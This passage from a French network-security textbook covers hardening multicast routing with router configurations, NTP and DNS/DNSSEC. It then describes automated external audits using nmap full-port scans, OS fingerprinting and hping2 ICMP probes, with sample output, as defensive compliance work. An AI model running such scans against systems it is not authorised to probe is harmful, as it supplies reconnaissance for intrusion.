/* Niveau global pour igmp ou mld */
ip igmp limit number1
ip mld state-limit number2

/* Niveau interface pour igmp ou mld */
interface x
 ip igmp limit number3

interface y
 ip mld limit number4
```

- Configurer et appliquer des limitations en débit aux sources de trafic afin de limiter la quantité de trafic multicast acceptée par seconde, en entrée ou en sortie, sur une interface donnée d'un routeur :

```
/* Limitation en débit */
interface x
ip multicast rate-limit {in/out} group-list authorised_group source-list
authorised_source packetrate

/* Contrôle des groupes */
access-list authorised_group permit @ipG @netG
/* Contrôle des sources */
access-list authorised_source permit @ipS @netS
```

- Sécuriser l'échange des messages de gestion et de découverte des groupes multicast à l'aide de protocoles tels que IPsec.

Règles de sécurité pour l'architecture de routage multicast relatif au routage intradomaine

Les règles de sécurité à considérer pour l'architecture de routage multicast relatif au routage intradomaine sont les suivantes :

- Contrôle par configuration statique des adresses IP des voisins PIM :

```
access-list access-list-name permit @ip
access-list access-list-name deny any

interface x
 ip pim neighbor-filter access-list-name
```

- Filtrage statique au niveau d'un DR, avec contrôle par access-lists des adresses des groupes et/ou des sources multicast des paquets multicast :

```
ip access-list extended access-list-name
     permit ip @ipS @netS @ipG @netG
     deny ip any any

interface x
ip access-group access-list-name in
```

- Filtrage des sources autorisées afin de restreindre au niveau du RP l'espace d'adresses source duquel on accepte des messages PIM Register :

```
access-list access-list-name permit @ip
access-list access-list-name deny any

ip pim accept-register {list access-list-name | route-map map-name}
```

- Filtrage en entrée sur une interface de tous les paquets PIM fondés sur le champ protocole :

```
ip access-list extended filtrage-PIM
     deny 103 any any
      permit ip any any

interface x
 ip access-group filtrage-PIM in
```

- Filtrage des sources et groupes à usage interne au domaine multicast par définition de « frontières multicast » :

```
access-list access-list-name permit @ip
access-list access-list-name deny any

interface x
 ip multicast boundary access-list-name
```

- Contrôle au niveau d'une interface d'un routeur multicast du débit maximal auquel une source peut émettre du trafic sur un groupe :

```
ip multicast rate-limit {in | out} group-list liste-groupe source-list
liste-source rate

access-list liste-groupe permit @ip
access-list liste-groupe deny @ip
```

```
access-list liste-source permit @ip
access-list liste-source deny any
```

- Limitation du nombre de messages PIM Register par entrée (*S*,*G*) encapsulés par seconde par un routeur DR :

```
ip pim register-rate-limit register-rate
```

- Configuration du nombre maximal d'états multicast (*,*G*) et (*S*,*G*) qui peuvent être créés dans la table de routage multicast d'un routeur :

```
ip multicast route-limit routes-number
```

Figure 11.15

Représentation en couches du protocole SNMP





Figure 11.16

Représentation des modules du protocole SNMP



Mise à l'heure des équipements réseau NTP

La mise à jour sur une même base de temps des horloges des équipements réseau est primordiale pour la corrélation et la correction des problèmes réseau et pour les investigations de sécurité.


Il ne faut pas confondre l'heure des équipements avec les horloges utilisées afin de synchroniser les flux de données entre les équipements afin d'éviter le fameux effet de gigue.

Le protocole NTP (Network Time Protocol) permet de synchroniser des systèmes entre eux, en dépit du fait que le protocole IP utilisé comme vecteur de transport fonctionne en mode non connecté, et donc sans mise à jour en temps réel des horloges.

NTP est construit sur une hiérarchie de couches, ou strates, qui agissent comme autant de vecteurs pour la synchronisation des horloges. Il est possible de définir jusqu'à 15 niveaux de couches, le 16e niveau correspondant à une horloge non synchronisée.

Les systèmes associés à un niveau de strate 1 se synchronisent généralement sur des récepteurs radio branchés ou sur toute source sûre donnant des mesures du temps. Les systèmes associés à un niveau de strate 2 se synchronisent sur les systèmes de strate 1. Il en va de même pour les autres couches ou strates, comme illustré à la figure 11.17.

Figure 11.17
Hiérarchies des strates NTP



Une architecture NTP est bâtie à la fois sur une source d'horloge sûre et sur des niveaux de strates limités :

- Pour la source d'horloge, on s'appuie sur des antennes GPS (Global Positioning System) et non sur les sources NTP que peut offrir Internet.
- Pour les niveaux de strate, seule une étude permet de définir et de limiter au minimum le nombre de niveaux.

Dans la plupart des implémentations, il est possible de contrôler les échanges de données NTP entre une source et un serveur à l'aide d'un mot de passe partagé. En revanche, ce contrôle ne permet pas d'authentifier au sens strict du terme les échanges de données ni la confidentialité.

La résolution de noms DNS

Chaque interface d'équipement connectée à un réseau TCP/IP est identifiée au moyen d'une adresse IP unique dans le réseau. Le service DNS (Domain Name Service) permet d'associer un nom à tout équipement ayant une adresse IP.

Bien que l'utilisation des noms à la place des adresses IP ne soit pas requise par le protocole IP, l'usage des noms s'est peu à peu imposé dans le réseau Internet.


Pour que le système fonctionne, il faut qu'existe, soit au niveau de l'équipement, soit ailleurs dans le réseau, une correspondance entre nom et adresse. Pour la correspondance locale sur l'équipement, on renseigne un fichier, nommé hosts sur les systèmes Unix. Pour la correspondance distante, le DNS met en œuvre une base de données hiérarchique, qui peut être répartie sur plusieurs serveurs, avec répartition de charge et distribution des mises à jour de la base de données.

Un serveur de noms est responsable de la mise à jour des correspondances nom/adresse IP des systèmes de son domaine. Il est appelé Authoritative Server, ou serveur d'autorité pour le domaine. Un serveur peut déléguer l'autorité d'un ou de plusieurs sous-domaines à d'autres serveurs. Ces derniers deviennent serveurs d'autorité pour ces sous-domaines. Aucun serveur ne possède d'informations complètes sur les domaines et sous-domaines du réseau, y compris les serveurs racines. Les serveurs pointent en fait sur les serveurs de noms qui détiennent ces informations.

Un serveur de noms gère la base de données de son domaine et la liste des serveurs de noms situés jusqu'à deux niveaux de domaines en dessous de lui. Si un serveur se trouve dans l'impossibilité de répondre à une résolution nom/adresse IP, il retransmet la requête au serveur de noms ayant cette information.

La figure 11.18 illustre la hiérarchie des domaines de noms avec le domaine racine et les sous-domaines qui lui sont rattachés.


Figure 11.18
Hiérarchie des domaines de noms



Le protocole DNS est décrit par diverses RFC de l'IETF et fait l'objet de constantes améliorations. Une future version sécurisée est notamment annoncée. Il utilise la pile protocolaire IP/TCP ou IP/UDP. Son implémentation sur un serveur est composée d'un module Resolver, contenant des bibliothèques de routines permettant de poser des questions aux serveurs de noms, et d'un module Name Server, qui exécute le processus répondant aux questions de correspondance nom/adresse IP.

La figure 11.19 illustre les modules d'un serveur de noms.

Figure 11.19
Modules d'un serveur de noms




Il existe trois types de serveurs de noms :

- **Serveur primaire.** C'est le serveur d'autorité sur le domaine. Il tient à jour un fichier, appelé fichier de zone, qui établit les correspondances entre les noms et les adresses IP des hosts de sa zone.
- **Serveur secondaire.** Reçoit régulièrement, par transfert de zone, les fichiers de la base de données DNS concernant la zone qu'il sert. Il est capable de répondre aux requêtes de noms IP (partage de charge) et de secourir le serveur primaire en cas de panne.
- **Serveur cache.** Pour répondre en temps réel aux demandes de résolution de noms de domaines, le serveur cache ne constitue sa base d'information qu'à partir des réponses des serveurs de noms. Il inscrit les correspondances nom/adresse IP dans un cache, avec une durée de validité (TTL) limitée et n'a aucune autorité sur le domaine. Il n'est pas responsable de la mise à jour des informations contenues dans son cache. En conséquence, la mise à jour d'une zone sur un serveur primaire peut ne pas se refléter immédiatement sur un serveur cache, car celui-ci attendra la fin de la durée de validité (TTL) pour aller interroger à nouveau le serveur primaire et s'apercevoir que l'information a été modifiée.

Sachant qu'une attaque sur un serveur DNS peut impacter immédiatement le trafic du réseau et de ses services, la sécurisation d'un tel service est cruciale. Une différence doit être faite entre les serveurs DNS à vocation de gestion interne et externe du réseau. De plus, des serveurs de noms différents doivent être déployés. Pour chaque système, le système d'exploitation doit être sécurisé au maximum. Chaque serveur DNS doit être déployé derrière un pare-feu à filtrage dynamique et sur une section de LAN entièrement réservée à cet effet, comme illustré à la figure 11.20.

Sachant que le protocole DNS est un pilier pour le réseau, des évolutions de sécurité ont été proposées afin de définir le protocole DNSsec (extensions de sécurité au protocole DNS). Les services rendus par DNSsec permettent de garantir la sécurité des données et

Figure 11.20
Séparation des serveurs de noms à un usage d'administration réseau



des transactions de données et d'offrir une architecture de distribution de clés reposant sur des algorithmes cryptographiques.

La sécurité offerte côté serveur offre les fonctionnalités suivantes :

- Chaque zone génère un ensemble de paires de clés privées/publiques.
- Les parties privées des clés signent les informations (RRsets) faisant partie intégrante de la zone.
- Les signatures sont stockées dans le fichier de zone avec les données qu'elles authentifient.
- Les parties publiques des clés sont publiées dans le fichier de zone et peuvent faire l'objet de requêtes DNS classiques.

Côté client, la connaissance de la clé publique d'une zone permet de vérifier les signatures et de contrôler ainsi l'authenticité et l'intégrité des informations contenues dans la zone.

Cela nécessite cependant la connaissance des clés de toutes les zones avec lesquelles le resolver est susceptible de communiquer.

En résumé

La gestion d'un réseau est constituée de nombreux domaines, tous aussi importants pour assurer de bout en bout la sécurité du réseau et de ses services.

Nous avons détaillé dans cette partie un ensemble de techniques permettant de renforcer la sécurité des accès, des authentifications, etc. Ces techniques peuvent être mises en

œuvre pour satisfaire les exigences dictées par la politique de sécurité. Rappelons une fois encore que c'est la politique de sécurité et ses objectifs qui doivent être à l'amont des techniques, et non le contraire.

La partie suivante aborde les contrôles de sécurité externe et interne qui permettent d'établir des tableaux de bord de la sécurité réseau. Cette étape vise avant tout à vérifier l'application de la politique de sécurité.

Partie IV

Techniques de contrôle de la sécurité réseau

Une fois définies une politique de sécurité réseau et les solutions techniques à mettre en place, il convient d'instaurer des contrôles de sécurité afin de valider l'application des règles de sécurité. L'objectif de ces contrôles consiste non seulement à vérifier que le niveau de sécurité est toujours suffisant mais aussi à établir des tableaux de bord de la sécurité réseau, qui permettront de déclencher des actions préventives.

Une sécurité réseau serait sans objet sans contrôles de sécurité permettant de vérifier son degré d'application. Cette partie détaille les objectifs et les techniques de contrôle de la sécurité réseau :

- Le chapitre 12 traite du contrôle externe de sécurité. Il s'agit de vérifier qu'un système vu de l'extérieur implémente les règles de sécurité issues de la politique de sécurité.
- Le chapitre 13 concerne le contrôle interne de sécurité. Ce type de contrôle vise à vérifier qu'un système vu de l'intérieur suit les règles de sécurité issues de la politique de sécurité.
- Le chapitre 14 est dédié à l'élaboration de tableaux de bord de la sécurité réseau, grâce notamment aux contrôles de sécurité internes et externes.

Le contrôle de sécurité s'inscrit dans une démarche générale de vérification de l'application de la politique de sécurité du système d'information de l'entreprise.

Une telle vérification régulière est fondamentale, compte tenu de l'évolution permanente de l'architecture et des services réseau.

Dans tous les cas, le périmètre de contrôle et les objectifs visés doivent être clairement établis au préalable. Ce périmètre est défini par l'équipe de sécurité de l'entreprise et les responsables des domaines visés et se réfère à la politique de sécurité de l'entreprise.

Les outils sur lesquels nous nous appuyons pour présenter les contrôles automatisés sont tous gratuits, à l'exception de quelques outils commerciaux efficaces dans leur analyse et fiables en terme de résultat.

12

Le contrôle externe de sécurité

Le contrôle externe de la sécurité consiste à vérifier, de l'extérieur et sans droits d'accès aux systèmes composant le réseau de l'entreprise, que les règles de sécurité définies sont appliquées.

Ce contrôle externe porte en priorité sur l'analyse des systèmes de l'entreprise, en se plaçant à des endroits stratégiques du réseau, et sur l'analyse externe des systèmes de l'entreprise, en se plaçant réellement à l'extérieur du réseau (Internet, PSTN ou autre).

Les contrôles externes doivent être réguliers, par exemple une fois par jour, par semaine ou par mois, et automatisés au maximum afin de gagner du temps pour l'analyse. Ils doivent en outre tenir compte de la politique de sécurité et de l'évolution des architectures et des services réseau.

Nous détaillons dans ce chapitre un contrôle externe fondé à la fois sur des outils de balayage, ou scanning, réseau et sur des outils d'attaque afin de vérifier que les règles de sécurité définies sont correctement appliquées.

Contrôle par balayage réseau

Sachant qu'une personne malveillante attaque dans la plupart des cas une cible directement par le réseau, évitant ainsi de devoir recourir à un accès physique au système, nous réalisons nos contrôles externes de la même manière. Nous décrivons ici, en définissant une politique de sécurité simple, comment procéder à des contrôles automatisés.

Pour illustrer l'établissement d'un plan de contrôle associé à des résultats de balayage, nous définissons :

- une politique de sécurité réseau simplifiée ;

- des mécanismes de sécurité à mettre en place pour implémenter cette politique ;
- le contrôle externe et ses procédures.

Nous considérons que le réseau s'appuie uniquement sur le protocole TCP/IP.

Politique de sécurité simplifiée

« L'accès aux équipements de l'entreprise n'est possible qu'au travers de flux chiffrés et authentifiés. »

Un réseau d'entreprise fondé sur le protocole IP offre des services réseau tels que le Web (TCP/80 HTTP), la messagerie (TCP/25 SMTP) et bien d'autres. De plus, la plupart des systèmes d'exploitation ne proposent par défaut que des logiciels d'administration à distance fonctionnant en flux non chiffrés.

La politique de sécurité exige donc que, pour chaque système, le service utilisé pour accéder à distance soit authentifié et que les flux qui sont échangés entre le client et le serveur soient chiffrés.

Cette politique de sécurité a été déclinée en guides détaillant la liste des logiciels à utiliser à des fins d'administration. Les logiciels autorisés sont les suivants :

- Pour les systèmes Unix, SSH, qui utilise le port 22/TCP.
- Pour les systèmes Windows, PC Anywhere, qui utilise les ports 5631/TCP et 5632/UDP
- Pour les autres, l'autorisation de l'équipe de sécurité est nécessaire.

Mise en œuvre d'une solution de contrôle externe

La vérification de l'application de la politique de sécurité consiste à définir un contrôle externe de sécurité afin de vérifier la conformité des systèmes d'exploitation. Pour y parvenir, un ensemble d'étapes doivent être effectuées afin d'obtenir le résultat escompté, comme l'illustre la figure 12.1.

Pour la mise en œuvre du plan de contrôle externe, il importe de choisir un outil de contrôle externe susceptible de couvrir le besoin. Notre choix se porte sur l'outil Nmap, que nous avons brièvement présenté dans les chapitres traitant des attaques réseau et système. Cet outil est la référence en matière de balayage de ports.

Nmap peut fonctionner en mode ligne de commande et offre une grande souplesse de paramétrage des rapports qu'il génère. Grâce à ces options, il devient très simple d'automatiser les balayages de ports, de collecter les résultats et de les comparer à un modèle afin de déterminer les écarts.

L'architecture de la solution développée pour effectuer ces contrôles de manière périodique et automatisée est illustrée à la figure 12.2.

Figure 12.1
Processus de contrôle externe par un scanning réseau




Politique de sécurité
Outils de scanning réseau
Liste des services réseau autorisés
Comparaison entre les services réseau trouvés et autorisés
Rapport de sécurité (vérification de l'application de la politique de sécurité)
Tableaux de bord de la sécurité

Figure 12.2
Architecture de la solution de contrôle



Le principe sous-jacent de cette architecture est que les équipes de sécurité puissent définir simplement par une interface homme-machine les systèmes à vérifier :

1. Dans le formulaire HTTP, il faut fournir l'adresse IP du système, ses caractéristiques principales, mais également la politique de sécurité qu'il doit suivre. L'information est stockée dans une base de données.
2. Le système de contrôle lit cette base de données afin de déterminer, en fonction d'un champ date qui indique la dernière fois que la machine cible a été auditée et de la périodicité précisée dans le formulaire si celle-ci doit être à nouveau vérifiée.
3. La machine est contrôlée.
4. Les résultats de l'opération sont stockés dans une base de données de résultats.

5. Le système chargé d'établir le tableau de bord de la sécurité récupère ces résultats et les compare à la politique de sécurité définie.
6. Un rapport du contrôle est publié.


Pour des raisons d'optimisation, le système en charge d'assurer les contrôles n'est en fait pas un système, mais une infrastructure distribuée contenant plusieurs systèmes de contrôle.

Le système maître dispose d'une base de données associant à chaque sous-réseau de l'entreprise une machine d'audit dédiée. C'est elle qui lancera réellement les contrôles. Cette distribution des systèmes de contrôle permet d'optimiser la bande passante disponible et donc d'effectuer plus rapidement les contrôles, avec moins d'erreurs dues à la latence du réseau.

La figure 12.3 illustre l'architecture distribuée de l'infrastructure de contrôle.

Figure 12.3

Architecture distribuée de contrôle



Le système fonctionne de la façon suivante :

1. Le contrôleur maître recherche quelle machine doit être vérifiée.
2. Il reçoit la réponse que la machine 192.168.1.15 doit être vérifiée.
3. Il recherche quelle machine d'audit doit être utilisée.
4. Il reçoit en réponse que Auditeur 2 est en charge du réseau 192.168.0.0/255.255.254.0.
5. Il met dans la file d'attente de Auditeur 2 la tâche à exécuter.
6. Celui-ci s'en acquitte et renvoie ses résultats vers le contrôleur maître, lequel stocke dans sa base de données les résultats des contrôles.

Une architecture d'auditeurs distribuée présente les avantages suivants par rapport à une architecture centralisée :

- **Décentralisation de la gestion.** Le découpage en zones d'autorité du réseau permet de créer des sous-réseaux logiques, gérés localement tout en restant dépendants d'une administration centrale.
- **Vérification complète des sous-réseaux.** Sachant que chaque zone d'autorité est protégée par un pare-feu avec des options de type NAT, etc., le mode distribué permet de tester les mécanismes de sécurité à l'intérieur de chaque zone d'autorité, sans créer de brèche de sécurité.
- **Performance des vérifications.** Chaque vérification est réalisée par chaque zone d'autorité, de façon à répartir la charge réseau localement.
- **Création de rapports.** Les résultats des balayages de chaque zone d'autorité sont remontés à l'administration centrale et peuvent suivre un format commun de type CVE (Common Vulnerabilities and Exposures).
- **Automatisation des vérifications.** Chaque zone d'autorité a ses propres paramétrages de vérification et listes d'exceptions. Les périodes d'exécution des vérifications peuvent être adaptées à chaque zone selon leurs contraintes.

L'outil de contrôle Nmap

L'outil le plus répandu pour le balayage de ports d'un système est Nmap. Il est possible de renforcer son action en lui adjoignant hping2, afin d'améliorer le balayage de ports par le protocole ICMP.

Nmap est utilisé de la manière la moins dommageable possible. Certaines de ses options (fragmentation, etc.) peuvent en effet provoquer des dommages sur certains systèmes et ne doivent jamais être utilisées de manière automatisée. La relève d'empreinte peut provoquer ce type de problème, bien qu'elle soit nécessaire pour s'assurer que l'on a visé le bon système d'exploitation.

Nmap est capable de réaliser une empreinte du système d'exploitation et de récolter les informations suivantes :

- ports TCP en écoute ;
- ports UDP en écoute ;
- services ICMP en écoute ;
- protocoles IP disponibles.

hping2 permet l'envoi de paquets IP dans lesquels les drapeaux peuvent être définis manuellement. Cette approche se révèle très utile pour tester si un pare-feu bloque bien les paquets SYN/ACK, sans pour autant établir une demande de session/connexion.

Contrôle des ports TCP

Afin de disposer d'un affichage standard propice à une extraction automatisée, nous utilisons l'option `-oG` (résultat « grepable ») de Nmap.

La détection des ports TCP en écoute sur la machine visée s'effectue par le biais de la commande suivante :

```
nmap -sT -p1-65535 -P0 -O -oG /tmp/adresse_ip.txt adresse_ip
```

Le drapeau `-sT` signifie que Nmap doit faire un balayage TCP par la méthode de connexion TCP traditionnelle afin de ne pas provoquer de dommages sur la machine cible. L'intervalle des ports à contrôler (tous) est précisé par l'argument `-p1-65535`.

Le drapeau `-P0` signifie que Nmap ne doit pas compter sur le fait que la machine réponde au ping pour lancer son balayage. En effet, l'absence de réponse à un ping ne signifie pas nécessairement que la machine visée n'est pas en service.

Enfin, l'argument `-O` force Nmap à tenter de faire une empreinte du système d'exploitation de la machine visée. Pour la comparaison entre les résultats et le modèle, cette information n'apporte rien. En revanche, elle est très utile pour s'assurer que la machine est bien celle à laquelle on s'attend.

Les résultats sont stockés dans un fichier texte (ici **/tmp/addresse_ip.txt**) contenant les résultats suivants :

```
# nmap 4.05 scan initiated Thu Sep 29 08:09:59 2005 as: nmap -sT -p1-65535 -P0 -O -oG
/tmp/adresse_ip.txt adresse_ip
Host: adresse_ip ()   Ports: 21/open/tcp//ftp///, 22/open/tcp//ssh///, 443/open/tcp//
https///, 1241/open/tcp//nessus///       Ignored State: closed (65531)
OS: FreeBSD 5.2 - 5.3   Seq Index: 9999999      IPID Seq: Incremental
# Nmap run completed at Thu Sep 29 08:31:43 2005 -- 1 IP address (1 host up) scanned
in 1304.047 seconds
```

L'extraction des résultats afin de les incorporer dans la base de données est triviale. La liste des ports est fournie dans une ligne commençant par `Host:`, chaque réponse (enregistrement) étant séparée des autres par une virgule. Chaque champ de chaque enregistrement est séparé des autres par des slash (`/`).

Contrôle des ports UDP

La détection de ports UDP en écoute s'effectue de la même manière que celle des ports TCP :

```
nmap -sU -p1-65535 -oG /tmp/adresse_ip.txt adresse_ip
```

Le balayage de ports UDP peut engendrer beaucoup de faux positifs, car il fonctionne par élimination, à l'inverse du balayage TCP, dans lequel la réponse de la machine visée valide l'écoute du port.

L'argument `-sU` indique à Nmap qu'il doit balayer les ports UDP, et `-p1-65535` indique les ports possibles :

```
# nmap 4.05 scan initiated Thu Sep 29 08:09:59 2005 as: nmap -sU -p1-65535 -oG /tmp/
adresse_ip.txt adresse_ip
Host: adresse_ip ()   Ports: 161/open/udp//snmp///
# Nmap run completed at Thu Sep 29 08:31:43 2005 -- 1 IP address (1 host up) scanned
in 1304.047 seconds
```

Le résultat obtenu est similaire à celui produit avec le protocole TCP.

Contrôle des services ICMP

Afin d'identifier quels services ICMP sont fournis par le système cible, nous utilisons hping2, la commande `hping` permettant l'envoi de paquets ICMP modifiés :

```
hping --icmp --icmptype NuméroType --icmpcode NuméroCode adresse_ip
```

Le tableau 12.4 récapitule les différentes valeurs possibles pour le type et le code des messages ICMP.

Tableau 12.4 Types et codes des messages ICMP

Type	Code	Message	Signification du message
0	0	Réponse à ECHO	Envoie un paquet suite à la réception d'un message ECHO.
3	0	Destinataire inaccessible	Le réseau n'est pas accessible.
3	1	Destinataire inaccessible	La machine n'est pas accessible.
3	2	Destinataire inaccessible	Le protocole n'est pas accessible.
3	3	Destinataire inaccessible	Le port n'est pas accessible.
3	4	Destinataire inaccessible	Fragmentation nécessaire mais interdite
3	5	Destinataire inaccessible	Échec d'acheminement
3	6	Destinataire inaccessible	Réseau inconnu
3	7	Destinataire inaccessible	Machine inconnue
3	8	Destinataire inaccessible	Machine non connectée au réseau
3	9	Destinataire inaccessible	Communication avec le réseau interdite
3	10	Destinataire inaccessible	Communication avec la machine interdite
3	11	Destinataire inaccessible	Réseau inaccessible pour ce service
3	12	Destinataire inaccessible	Machine inaccessible pour ce service
3	13	Destinataire inaccessible	Communication interdite (filtrage)
4	0	Contrôle de flux	Un routeur peut être amené à détruire un paquet s'il manque de mémoire. Dans ce cas, il émet ce message à destination de la source du paquet détruit.
5	0	Redirection pour un réseau	Lorsqu'un routeur remarque que la route d'un réseau entier n'est pas optimale, il envoie aux hôtes du réseau l'adresse du routeur, diminuant de ce fait le chemin d'acheminement.
5	1	Redirection pour un hôte	Lorsqu'un routeur remarque que la route d'un hôte n'est pas optimale, il envoie à l'hôte l'adresse du routeur, diminuant de la sorte le chemin d'acheminement.
5	2	Redirection pour un réseau et un service donné	Lorsqu'un routeur remarque que la route d'un réseau entier n'est pas optimale pour un service donné, il envoie aux hôtes du réseau l'adresse du routeur, diminuant de ce fait le chemin d'acheminement.
5	3	Redirection pour un hôte et un service donné	Lorsqu'un routeur remarque que la route d'un hôte n'est pas optimale pour un service donné, il envoie à l'hôte l'adresse du routeur, diminuant de ce fait le chemin d'acheminement.

Tableau 12.4 Types et codes des messages ICMP *(suite)*

8	0	Demande d'ECHO	Envoi d'un paquet avec demande de réponse afin de confirmer la présence d'un hôte
11	0	Durée de vie écoulée	Lorsqu'un routeur traitant un paquet est amené à mettre à jour le champ Durée de vie de l'en-tête IP et que ce champ est à 0, le paquet doit être détruit. Le routeur peut prévenir l'hôte source de cette destruction.
11	1	Temps limite de réassemblage du fragment dépassé	Si un hôte réassemblant un paquet ne peut terminer cette opération à cause de fragments manquants au bout de la temporisation de réassemblage, il doit détruire le paquet en cours de traitement et avertir l'hôte source en émettant un message.
12	0	Erroné	Ce message est envoyé lorsqu'un champ d'un en-tête est erroné. La position de l'erreur est retournée.
